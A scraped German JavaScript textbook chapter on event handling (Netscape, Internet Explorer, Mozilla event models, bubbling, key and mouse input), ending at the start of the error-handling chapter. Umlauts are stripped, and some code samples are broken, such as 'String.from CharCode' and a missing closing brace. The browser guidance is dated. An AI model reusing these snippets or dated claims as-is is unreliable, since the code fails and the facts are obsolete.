document.captureEvents(Event.KEYPRESS);
document.onkeypress = taste;
//--></script>
```

```
</head>
<body>
<form>
<input type="text" size="10" />
</form>
</body>
</html>
```

Ein Hinweis noch am Rande: Mit einer einzigen zustzlichen Zeile kann man zumindest verhindern, dass auf Nicht-Netscape-Browsern eine Fehlermeldung ausgegeben wird. Nicht vorhandene Eigenschaften kann man ohne Probleme setzen, die einzige Gefahrenquelle ist die folgende Zeile:

```
document.captureEvents(Event.KEYPRESS);
```

Mit einem kleinen Trick kann man das verhindern:

```
if (document.captureEvents) {
   document.captureEvents(Event.KEYPRESS);
}
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 14 Ereignisbehandlung**
  - **14.1 Events mit dem Netscape Navigator**
    - **14.1.1 Neue Ereignisse**
    - **14.1.2 Ereignisse als Objekteigenschaften**
    - **14.1.3 Ereignisse abfangen**
    - **14.1.4 Ereignisbehandlung**
    - **14.1.5 Ereignisse umleiten**
    - **14.1.6 Ereignisse durchleiten**
    - **14.1.7 Tastatureingaben**
  - **14.2 Events mit dem Internet Explorer**
    - **14.2.1 Neue Ereignisse**
    - **14.2.2 Ereignisse als Objekteigenschaften**
    - **14.2.3 Spezielle Skripten**
    - **14.2.4 Ereignisse abfangen**
    - **14.2.5 Bubbling**
    - **14.2.6 Das Event-Objekt**
  - **14.3 Events mit beiden Browsern**
    - **14.3.1 Browserunabhngigkeit**
    - **14.3.2 Benutzereingaben**
  - **14.4 Andere (und moderne) Browser**

top

14.2 Events mit dem Internet Explorer ▼

Wie bereits eingangs erwhnt wurde, hat auch der Internet Explorer mit seiner Version 4 ein neues Ereignismodell eingefhrt. Leider ist dieses Modell fast vollstndig inkompatibel mit der Variante von Netscape, aber gegen Ende dieses Kapitels werden wir uns auch dieses Problems annehmen. Galten alle vorherigen Beispiele in diesem Kapitel nur fr den Netscape Navigator 4 oder hher, so funktionieren die folgenden Beispiele nur ab dem Internet Explorer Version 4. Zur Vereinigung dieser beiden Browser gelangen wir wie gesagt spter.

Ganz allgemein kann man sagen, dass das DOM (Document Object Model) des Internet Explorers ausgereifter ist (sprich: den Vorgaben des W3-Konsortiums deutlich mehr entspricht) als die Netscape-Variante. So kann beispielsweise jedes Tag mit Event-Handlern bestckt werden, beispielsweise auch `<p>`, `<i>` und `<b>`.

top

14.2.1 Neue Ereignisse ▼▲

Auch der Internet Explorer hat in Version 4 neue Ereignisse eingefhrt. Fr Mausbewegungen sind das `mousedown`, `mouseup` und `dblclick`; bei der Tastatur handelt es sich um `keydown`, `keyup` und `keypress`. Bei der Bedeutung dieser Ereignisse gibt es

keinen Unterschied zu Netscape, so dass die Ereignisse an dieser Stelle nicht noch einmal ausfhrlich erklrt werden. Der Unterschied liegt in der Behandlung der Maus- und Tastatureingaben, aber dazu spter mehr.

top

14.2.2 Ereignisse als Objekteigenschaften ▼▲

Der Internet Explorer kann statt HTML-Event-Handlern JavaScript-Objekteigenschaften benutzen. Das Beispiel von oben kann also wiederverwendet werden:

```
<html>
<head>
<title>Events</title>
<script type="text/javascript"><!--
window.onload = function() {
   alert("To be, or not to be");
};
//--></script>
</head>
<body>
<h1>Events mit dem Internet Explorer</h1>
</body>
</html>
```

top

14.2.3 Spezielle Skripten ▼▲

Es gibt beim Internet Explorer eine spezielle Mglichkeit, Event-Handler zu erzeugen. Dazu verwendet man ein gewhnliches `<script>`-Tag und setzt die Parameter `event` und `for`. Dabei enthlt `event` den Namen des Event-Handlers (beispielsweise `onload` oder `onclick`) und `for` den Identifikator des Objekts oder HTML-Elements, fr das der Event-Handler eingesetzt werden soll. Das sieht dann folgendermaen aus:

```
<html>
<head>
<title>Spezielle Skripten</title>
<script type="text/javascript" event="onclick" for="Button1"><!--
window.status = "Schaltflche angeklickt!";
//--></script>
</head>
<body>
<h1>Spezielle Skripten</h1>
<form>
<input type="button" name="Button1" value="Klick mich an" />
</form>
</body>
</html>
```

So schn die Idee auch ist – in der Praxis ist dieses Vorgehen vllig verfehlt. Alle anderen Browser auer dem Internet Explorer ignorieren die Parameter `event` und `for` des `<script>`-Tags und fhren die Befehle darin schon beim Laden der Seite aus. Aus diesem Grund werden Sie die obige Methode nur auf schlechten Seiten finden, und auch das nur uerst selten.

top

14.2.4 Ereignisse abfangen ▼▲

Beim Netscape Navigator kann man mit `captureEvents()` und `releaseEvents()` Ereignisse abfangen, die in Unterobjekten auftreten. Das liegt daran, dass beim Netscape Navigator Ereignisse in der Regel nur an das Objekt weitergeleitet werden, fr das das jeweilige Ereignis bestimmt ist. Beim Internet Explorer funktioniert es etwas anders: Tritt bei einem Objekt ein Ereignis auf und ist dazu kein Ereignis-

Handler definiert, so wird zum bergeordneten Objekt weitergegangen und nachgeschaut, ob zu diesem vielleicht ein Event-Handler definiert ist. Um auf das in diesem Kapitel schon fter verwendete Formularbeispiel zurckzukommen: Im folgenden Code werden alle Mausklicks in das Dokument abgefangen – also insbesondere auch die Klicks auf eine Schaltflche:

```
<html>
<head>
<title>Ereignisse mit dem Internet Explorer</title>
<script type="text/javascript"><!--
function mclick() {
   window.status += "[Mausklick]";
}
document.onclick = mclick;
//--></script>
</head>
<body onload="window.status='';">
<h1>Neue Mausereignisse</h1>
<form>
<input type="button" name="Button1" value="Button1" />
</form>
</body>
</html>
```

Auch fr die Methode `releaseEvents()` gibt es eine quivalente Anweisung – die Objekteigenschaft muss einfach auf `null` gesetzt werden:

```
document.onclick = null;
```

top

14.2.5 Bubbling ▼▲

Der zuvor skizzierte Ablauf beim Eintreten eines Ereignisses wird nun noch etwas genauer dargestellt. Tritt bei einem Objekt ein Ereignis auf, so wird bei diesem Objekt und dann nacheinander bei allen bergeordneten Objekten nachgeschaut, ob einer der beiden folgenden Flle eintritt:

- Es gibt einen Event-Handler, und dieser wird mit `return false` abgeschlossen.
- Man ist beim obersten Objekt angelangt, dem `document`-Objekt.

Wenn man das oben dargestellte Programm leicht modifiziert bzw. ergnzt, kann man diesen Effekt sehr gut beobachten:

```
<html>
<head>
<title>Ereignisse mit dem Internet Explorer</title>
<script type="text/javascript"><!--
function mclick() {
   window.status += "[Mausklick]";
}
function buttonclick() {
   window.status += "[Buttonclick]";
}
document.onclick = mclick;
//--></script>
</head>
<body onload="window.status='';">
<h1>Neue Mausereignisse</h1>
<form>
<input type="button" name="Button1" value="Button1" onclick="buttonclick();" />
</form>
</body>
</html>
```

Wenn Sie das Skript ausfhren und auf die Schaltflche klicken, werden sowohl die Funktion `buttonclick()` als auch `mclick()` aufgerufen.

Endet jedoch `buttonclick()` mit `return false`, so wird `mclick()` nicht mehr

ausgefhrt, wenn auf die Schaltflche geklickt wird:

```
<html>
<head>
<title>Ereignisse mit dem Internet Explorer</title>
<script type="text/javascript"><!--
function mclick() {
   window.status += "[Mausklick]";
}

function buttonclick() {
   window.status += "[Buttonclick]";
   return false;
}
document.onclick = mclick;
//--></script>
</head>
<body onload="window.status='';">
<h1>Neue Mausereignisse</h1>
<form>
<input type="button" name="Button1" value="Button1" onclick="buttonclick();" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 14.3 Die neuen Mausereignisse

Das hierarchische Vorgehen von unten nach oben nennt man im Englischen Bubbling, weil das Ereignis wie eine Blase (bubble) nach oben steigt.

top

14.2.6 Das Event-Objekt ▲

Schon im Abschnitt ber den Netscape Navigator wurde das Event-Objekt vorgestellt. Die gute Nachricht: Beim Internet Explorer verhlt sich dieses Objekt recht hnlich. Die schlechte Nachricht: Es gibt ganz am Anfang einen entscheidenden Unterschied − Kompatibilitt ad! Whrend beim Netscape Navigator das aktuelle Ereignis als Parameter an den Event-Handler bergeben wird, ist das beim Internet Explorer nicht so − es ist nicht einmal ntig. Auf das aktuelle Ereignis kann mit `window.event` oder einfach nur mit `event` zugegriffen werden.

Auch hier gibt es wieder die Eigenschaft `type`, die die Art des Ereignisses als Zeichenkette angibt (z.B. `"load"` oder `"click"`). Nur `event.target` gibt es nicht mehr, beim Internet Explorer heit diese Eigenschaft `srcElement` und enthlt (wie `target` beim Netscape Navigator) eine Referenz auf das Objekt, fr das das Ereignis bestimmt war.

Beachten Sie auf jeden Fall, dass beim Netscape Navigator `Event` mit groem `E` geschrieben wird, beim Internet Explorer mit kleinem `e`.

Im folgenden Beispiel wird der `name`-Parameter derjenigen Schaltflche angegeben, die angeklickt worden ist:

```
<html>
<head>
```

```
<title>Ereignisse mit dem Internet Explorer</title>
<script type="text/javascript"><!--
function mclick() {
   window.status +=  "[" + event.type + "@" +
      event.srcElement.name+"]";
}
document.onclick = mclick
//--></script>
</head>
<body onload="window.status='';">
<h1>Neue Mausereignisse</h1>
<form>
<input type="button" name="Button1" value="Button1" />
<input type="button" name="Button2" value="Button2" />
</form>
</body>
</html>
```

Das Prinzip des Event-Bubblings kann nicht nur generell abgeschaltet werden – etwa durch ein `return false` –, sondern auch explizit fr genau ein Ereignis. Dazu verwenden Sie das folgende Kommando:

```
event.cancelBubble = true;
```



Hier klicken, um das Bild zu Vergrern

Abbildung 14.4 Die angeklickte Schaltflche wird identifiziert.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 14 Ereignisbehandlung**
  - **14.1 Events mit dem Netscape Navigator**
    - **14.1.1 Neue Ereignisse**
    - **14.1.2 Ereignisse als Objekteigenschaften**
    - **14.1.3 Ereignisse abfangen**
    - **14.1.4 Ereignisbehandlung**
    - **14.1.5 Ereignisse umleiten**
    - **14.1.6 Ereignisse durchleiten**
    - **14.1.7 Tastatureingaben**
  - **14.2 Events mit dem Internet Explorer**
    - **14.2.1 Neue Ereignisse**
    - **14.2.2 Ereignisse als Objekteigenschaften**
    - **14.2.3 Spezielle Skripten**
    - **14.2.4 Ereignisse abfangen**
    - **14.2.5 Bubbling**
    - **14.2.6 Das Event-Objekt**
  - **14.3 Events mit beiden Browsern**
    - **14.3.1 Browserunabhngigkeit**
    - **14.3.2 Benutzereingaben**
  - **14.4 Andere (und moderne) Browser**

top

14.3 Events mit beiden Browsern ▼

In diesem Abschnitt werden noch kurz Strategien vorgestellt, wie Sie Ihre Skripten auf beiden Browsern ohne Fehler benutzen knnen – vielleicht auf lteren Browsern nicht mit der vollen Funktionalitt, aber immerhin ohne Fehlermeldungen. Auerdem werden kurz die Unterschiede bei der Abfrage von gedrckten Tastatur- und Maustasten bei den beiden groen Browsern beleuchtet.

top

14.3.1 Browserunabhngigkeit ▼▲

Im Folgenden sollen einige allgemeine Konzepte vorgestellt werden, die bei der fortgeschrittenen, browserunabhngigen Ereignisbehandlung von Nutzen sein knnen.

Netscape oder nicht?

In Sachen Ereignis fllt es ziemlich leicht, den Netscape Navigator vom Internet Explorer zu unterscheiden. Sie verwenden dazu die Objektberprfung:

```
if (window.Event) {
   //Code fr den Netscape
```

```
} else {
   //Code fr den Internet Explorer
}
```

Ereignisse abfangen

Wie ich bereits erwhnt habe, kennt der Internet Explorer die Methode `captureEvents()` nicht; durch das Bubbling-Prinzip ist sie ja auch nicht ntig, da Ereignisse nach oben weitergereicht werden. Soll etwa ein Mausklick abgefangen werden, so kann man sich mit folgendem Code behelfen:

```
function mclick() {
   window.status += "[Mausklick]";
}
if (window.Event) {
   document.captureEvents(Event.MOUSEUP);
}
document.onclick = mclick;
```

Denken Sie daran, dass der Internet Explorer beim `document`-Objekt aufhrt und nicht mehr weiter nach oben gehen kann; Folgendes wre also falsch:

```
if (window.Event) {
   window.captureEvents(Event.MOUSEUP);
}
window.onclick = mclick;
```

Ereigniseigenschaften

Wie bereits angedeutet wurde, gibt es bei der Abfrage von Ereignissen Unterschiede zwischen den beiden Browsern: angefangen bei der bergabe als Parameter bis hin zur Schreibweise. Auch hier kann man sich wieder mit einer Objektberprfung behelfen:

```
function mclick(e) {
   var ev = (window.Event) ? e : window.event;
   window.status += "[" + ev.type + "]";
}

if (window.Event) {
   document.captureEvents(Event.MOUSEUP);
}
document.onclick = mclick;
```

Beim Netscape Navigator wird auf den Parameter `e` zugegriffen, beim Internet Explorer auf `window.event` (oder `event`). Die Eigenschaft `type` ist bei beiden Browsern identisch, kann also problemlos verwendet werden. Bei dem Ziel des Ereignisses ist das etwas aufwndiger. Man bentigt eine eigene Anweisung:

```
function mclick(e) {
   var ev = (window.Event) ? e : window.event;

   var ziel = (window.Event) ? ev.target : ev.srcElement;
   window.status += "[" + ev.type + "@" + ziel.name + "]";
}
if (window.Event) {
   document.captureEvents(Event.MOUSEUP);
}
document.onclick = mclick;
```

top

14.3.2 Benutzereingaben ▲

In den vorherigen Abschnitten wurden Tastatureingaben und Mausklicks eher stiefmtterlich behandelt; beispielsweise wurden Sondertasten wie etwa (Alt) und (Strg) nicht erwhnt. Das soll sich an dieser Stelle ndern. Zwar unterscheiden sich auch hier die beiden Browser, aber inzwischen sollten Sie so abgehrtet sein, dafr

eine Lsung zu finden.

Mausklicks

PC-Muse haben zwei oder drei Tasten. Da ist es doch interessant herauszufinden, welche dieser Tasten gedrckt worden ist. Bevor Sie sich irrwitzige Anwendungsmglichkeiten ausdenken, eine kleine Warnung: Beispielsweise ruft die rechte Maustaste ein Kontextmen auf; das Ereignis tritt (fr den Browser) also gar nicht ein. Viele Maustreiber belegen die mittlere Maustaste mit einem Doppelklick, und damit ist die Taste fr den differenzierten Einsatz auch nicht sonderlich geeignet.

Beim Netscape Navigator erhlt man die Nummer der gedrckten Maustaste[2] aus der `which`-Eigenschaft des aufgetretenen Ereignisses. Beim Internet Explorer dagegen gibt es hierfr eine gesonderte Eigenschaft, und zwar die Eigenschaft `button` des Ereignisses.

```
<html>
<head>
<title>Maustasten</title>
<script type="text/javascript"><!--
function taste(e) {
   if (window.Event) {
      var maustaste = e.which;
   } else {
      var maustaste = e.button;
   }

   window.status += "[geklickt:" + maustaste + "]";
}
//--></script>
</head>
<body onload="document.forms[0].elements[0].onclick=taste; window.status='';">
<h1>Maustasten</h1>
<form>
<input type="button" name="Button1" value="Klick mich" />
</form>
</body>
</html>
```

Tasten

Wie Sie bereits gesehen haben, erhlt man den ASCII-Code beim Netscape Navigator aus der `which`-Eigenschaft des Ereignisses; beim Internet Explorer gibt es wieder eine eigene Eigenschaft, nmlich `keyCode`. Bei verschiedenen Plattformen gibt es hin und wieder Bugs in der Umsetzung, die aber mit der Methode `String.fromCharCode()` zusammenhngen. Bei manchen Internet Explorer-Versionen fr den Macintosh werden einige seltenere Zeichen falsch zurckgegeben. Verlassen Sie sich im Zweifel also auf den ASCII-Code; im Produktionsbetrieb knnen Sie dennoch immer auf `fromCharCode()` zurckgreifen.

```
<html>
<head>
<title>Tastatur</title>
<script type="text/javascript"><!--
function taste(e) {
   if (window.Event) {
      var tastatur = e.which;
   } else {
      var tastatur = e.keyCode;
   }

   window.status += "[getippt:" +
      String.from CharCode(tastatur) + "]";

//--></script>
</head>
<body onload="document.forms[0].elements
[0].onclick=taste; window.status='';">
<h1>Tastatur</h1>

<form>
```

```
<input type="text" name="text1" />
</form>
</body>
</html>
```

Sondertasten

Mit den Sondertasten verhlt es sich vom Prinzip her hnlich wie mit Tastatureingaben und Mausklicks. Whrend beim Netscape Navigator mglichst viel in eine Eigenschaft oder Variable gepackt worden ist (ressourcensparend), kann man beim Internet Explorer explizit auf eine bestimmte Eigenschaft pro Sondertaste zugreifen (benutzerfreundlich). Eine Einschrnkung gibt es jedoch: Beim Netscape Navigator knnen die Tasten (Alt), (Strg), () und () abgefragt werden, beim Internet Explorer lediglich (Alt), (Strg) und (). Die (Ctrl)-Taste, das Macintosh-quivalent zur (Strg)-Taste, kann beim Macintosh-IE ebenfalls nicht abgefragt werden.

Anstelle von langen Erklrungen folgt ein selbsterklrendes Beispiel. Whrend beim Internet Explorer einzelne Eigenschaften abgefragt werden, muss man beim Netscape wieder eine bitweise Operation, diesmal UND (&), verwenden.

```
<html>
<head>
<title>Sondertasten</title>
<script type="text/javascript"><!--
function taste(e) {
   window.status += "[";
   if (window.Event && parseInt(navigator.appVersion)==4) {
      //Netscape 4.x
      if (e.modifiers & Event.ALT_MASK) {
         window.status += "{Alt}";
      }
      if (e.modifiers & Event.CONTROL_MASK) {
         window.status += "{Strg}";
      }
      if (e.modifiers & Event.SHIFT_MASK) {
         window.status += "{Umschalt}";
      }
      if (e.modifiers & Event.META_MASK) {
         window.status += "{Meta}";
      }
  } else { //IE
      if (!e) {
         e = window.event;
      }
      if (e.altKey) {
         window.status += "{Alt}";
      }
      if (e.ctrlKey) {
         window.status += "{Strg}";
      }
      if (e.shiftKey) {
         window.status += "{Umschalt}";
      }
   }
   window.status += "]";
}
//--></script>
</head>
<body onload="document.forms[0].elements[0].onclick=taste; window.status='';">
<h1>Sondertasten</h1>
<form>
<input type="button" name="Button1" value="Klick mich an!" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 14.5 Auch gedrckte Sondertasten knnen abgefragt werden.

Testen Sie dieses Programm, indem Sie ein paar der Sondertasten gedrckt halten und dann mit der Maus auf die Schaltflche klicken.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 14 Ereignisbehandlung**
  - **14.1 Events mit dem Netscape Navigator**
    - **14.1.1 Neue Ereignisse**
    - **14.1.2 Ereignisse als Objekteigenschaften**
    - **14.1.3 Ereignisse abfangen**
    - **14.1.4 Ereignisbehandlung**
    - **14.1.5 Ereignisse umleiten**
    - **14.1.6 Ereignisse durchleiten**
    - **14.1.7 Tastatureingaben**
  - **14.2 Events mit dem Internet Explorer**
    - **14.2.1 Neue Ereignisse**
    - **14.2.2 Ereignisse als Objekteigenschaften**
    - **14.2.3 Spezielle Skripten**
    - **14.2.4 Ereignisse abfangen**
    - **14.2.5 Bubbling**
    - **14.2.6 Das Event-Objekt**
  - **14.3 Events mit beiden Browsern**
    - **14.3.1 Browserunabhngigkeit**
    - **14.3.2 Benutzereingaben**
  - **14.4 Andere (und moderne) Browser**

top

14.4 Andere (und moderne) Browser

Die Ereignisbehandlung in aktuellen Mozilla-Browsern ist eine Mischung aus den Konzepten des Netscape Navigator 4.x und des Internet Explorer ab Version 4. Whrend der Netscape Navigator ein Ereignis nur beim Eintauchen in eine Website abfangen kann (mit `captureEvent()`), stt der Internet Explorer auf dasselbe Ereignis, wenn es via Bubbling nach oben steigt. Der Mozilla versteht beide Richtungen, die Ansteuerung ist identisch.

An einer Stelle mussten sich die Software-Architekten von Mozilla jedoch entscheiden, welches Modell sie fr das Ereignis-Objekt whlen sollten. Sie entschieden sich fr die Netscape-Variante: An jeden Event-Handler wird eine Variable bergeben (sie wird meistens im Funktionskopf mit `e` bezeichnet), auf deren Eigenschaften (z.B. `e.target` etc.) im Funktionsrumpf zugegriffen werden kann. Sie sehen also: Wenn Sie das Netscape-Konzept erst einmal begriffen haben, knnen Sie auch fr Mozilla-Browser programmieren.

Allerdings gibt es auch eine neue Mglichkeit, auf Ereignisse zu reagieren, die alle modernen Browser **auer** dem Internet Explorer untersttzen. Die Rede ist von **Event-Listenern** – Ereignis-Lauschern. Mit JavaScript knnen Sie einen solchen Lauscher an jedes Element auf der HTML-Seite anhngen. Und das sieht dann so aus:

```
var schaltflaeche = document.forms[0].elements[0];
schaltflaeche.addEventListener(
   "click",
   function() {
      alert("Geklickt!");
   },
   false);
```


Die Methode `addEventListener()` fgt einen Lauscher dem entsprechenden Element hinzu. Der erste Parameter ist der Name des Ereignisses (also ohne on am Anfang), und der zweite Parameter ist die Funktion, die beim Eintritt des Ereignisses zur Ausfhrung kommen soll. Sie knnen entweder eine anonyme Funktion wie im vorherigen Code verwenden oder eine Referenz auf eine benannte Funktion irgendwo anders auf der Seite.

Im dritten Parameter geben Sie an, ob das Ereignis abgefangen werden soll oder weitergeleitet werden darf. Hier ein komplettes Listing:

```
<html>
<head>
<title>Events</title>
<script type="text/javascript"><!--
window.onload = function() {
   var schaltflaeche = document.forms[0].elements[0];
   schaltflaeche.addEventListener(
```

```
      "click",
      function() {
         alert("Geklickt!");
      },
      false);
};
//--></script>
</head>
<body>
<h1>Event-Listener</h1>
<form>
<input type="button" value="Klick mich!" />
</body>
</html>
```

Das Gegenstck zu `addEventListener()` ist `removeEventListener()`; damit entfernen Sie die Funktionalitt vom HTML-Element wieder.



Hier klicken, um das Bild zu Vergrern

Abbildung 14.6 Die Schaltflche hat jetzt eine Funktion.

Wie gesagt, das untersttzen leider nicht alle Browser, aber immerhin fast alle – lediglich der momentane Marktfhrer (Internet Explorer) nicht. Dieser hat eine eigene Variante zum Hinzufgen und Entfernen von Event-Listenern: `attachEvent()` und `detachEvent()`. Dabei gibt es jedoch erhebliche Unterschiede bei den Parametern (im Vergleich zu vorher). Sie mssen nur zwei Parameter angeben, nmlich das Ereignis und die Handler-Funktion. Das Ereignis allerdings muss mit `"on"` beginnen. Hier das vorherige Beispiel, angepasst fr den Internet Explorer:

```
<html>
<head>
<title>Events</title>
<script type="text/javascript"><!--
window.onload = function() {
   var schaltflaeche = document.forms[0].elements[0];
   schaltflaeche.attachEvent(
      "onclick",
      function() {
         alert("Geklickt!");
      });
};
//--></script>
</head>
<body>
<h1>Event-Listener</h1>
<form>
<input type="button" value="Klick mich!" />
</body>
```

```
</html>
```

Es ist dann nur noch eine Fingerbung, das Beispiel browserunabhngig zu implementieren. Sie prfen dazu lediglich, ob der Browser die entsprechende Methode untersttzt oder nicht. Das ist deutlich besser, als etwa den Browsertyp zu ermitteln und dann eventuell bei einem exotischeren Browser Pech zu haben.

```
if (schaltflaeche.attachEvent) {
   // Verwendung von attachEvent()/detachEvent()
} else if (schaltflaeche.addEventListener) {
   // Verwendung von addEventListener()/removeEventListener()
}
```

---

[1]Warum haben wir wohl die Statuszeile zur Ausgabe verwendet und nicht ein Alert-Fenster? Die linke, primre Maustaste hat die Nummer 1; bei Musen fr Linkshnder hat die rechte Maustaste die Nummer 1.

Inhaltsverzeichnis
1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 15 Fehlerbehandlung
  - 15.1 Fehler abfangen
    - 15.1.1 Keine Fehlermeldung
    - 15.1.2 Besondere Fehlermeldung
    - 15.1.3 Ausblick: Fehlermeldungen verschicken
  - 15.2 JavaScript Debugger
    - 15.2.1 Wo ist der Fehler?
    - 15.2.2 Breakpoints
    - 15.2.3 Watches
    - 15.2.4 Schrittweise Programmausfhrung

Unsere Probleme sind von Menschen gemacht, darum knnen sie auch von Menschen gelst werden. – John F. Kennedy

Kapitel 15 Fehlerbehandlung

Fehlermeldungen sind der grte Feind eines Programmierers. Versierte Anwender wissen, worum es sich handelt, und der Nimbus der Unfehlbarkeit ist weg. Nicht ganz so gut informierte Benutzer jedoch wissen gar nicht, wie ihnen geschieht, wenn beispielsweise der Internet Explorer ein Warndreieck und eventuell noch eine (nichtssagende – wie immer beim IE) Fehlermeldung zeigt.

Bestenfalls treten Fehlermeldungen gar nicht auf, weil jede Eventualitt bercksichtigt worden ist und die Programmierung perfekt ist. Das ist jedoch selbst bei kleineren Programmierprojekten eine Illusion und im Web erst recht. Selbst, wenn Sie keinen Fehler bei der Programmierung gemacht haben, es wird immer eine bestimmte Browserversion unter einem bestimmten Betriebssystem geben, die Ihnen einen Strich durch die Rechnung macht und unter bestimmten Umstnden eine Fehlermeldung produziert.

Bereits seit der JavaScript-Version 1.2 gibt es jedoch Mglichkeiten, solche so genannten syntaktischen Fehler (Verste gegen die JavaScript-Syntaxregeln) abzufangen, so dass der Benutzer dadurch wenigstens nicht mehr belstigt wird oder die Fehlermeldung besonders aufbereitet wird. Denn wenn der Benutzer schon auf einen Fehler stt, dann ist es nur zu Ihrem Vorteil, wenn auch Sie davon erfahren!

Es gibt jedoch auch logische Fehler. Das sind Fehler, die zu keiner Fehlermeldung fhren, aber dafr sorgen, dass das Skript ein falsches

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Ergebnis liefert. Diese Fehler sind erfahrungsgem am schwierigsten zu finden, eben weil der Fehler nur am Ergebnis sichtbar ist. Wenn Sie den Netscape Navigator einsetzen − was in Hinblick auf die Aussagekraft der Fehlermeldungen ohnehin vorteilhaft ist −, knnen Sie mit einem kostenlosen Tool von Netscape dem Fehlerteufel auf die Spur kommen. Der **JavaScript Debugger** lsst Sie whrend der Ausfhrung eines Skripts auf die Werte der Variablen zugreifen, und Sie knnen den Skriptablauf auch unterbrechen.



15.1 Fehler abfangen ▼

Beim Thema Event-Handler (siehe Kapitel 14) wurde auch kurz `onerror` vorgestellt, der beim Eintreten eines Fehlers aktiv wird. Es gibt drei Mglichkeiten, diesen Event-Handler einzusetzen:

- `<body onerror="Code">`: Fhrt beim Auftreten eines Fehlers den angegebenen Code aus.
- `window.onerror = Funktionsreferenz`: Fhrt die angegebene Funktion beim Auftreten eines Fehlers aus. Es muss eine Referenz auf die Funktion angegeben werden, also `window.onerror = funktion` und nicht `window.onerror = funktion()`. Alternativ knnen Sie eine anonyme Funktion verwenden: `window.onerror = function() { /* Code */ }`.
- Eine Funktion namens `onerror()` wird definiert und dann automatisch ausgefhrt, sobald ein Fehler auftritt.



15.1.1 Keine Fehlermeldung ▼▲

Wenn die Funktion, die beim Auftreten eines Fehlers ausgefhrt werden soll, oder allgemein der Code, der dann zur Ausfhrung kommt, mit `return true` endet, wird der Fehler nicht angezeigt, und der Benutzer bleibt unbehelligt.

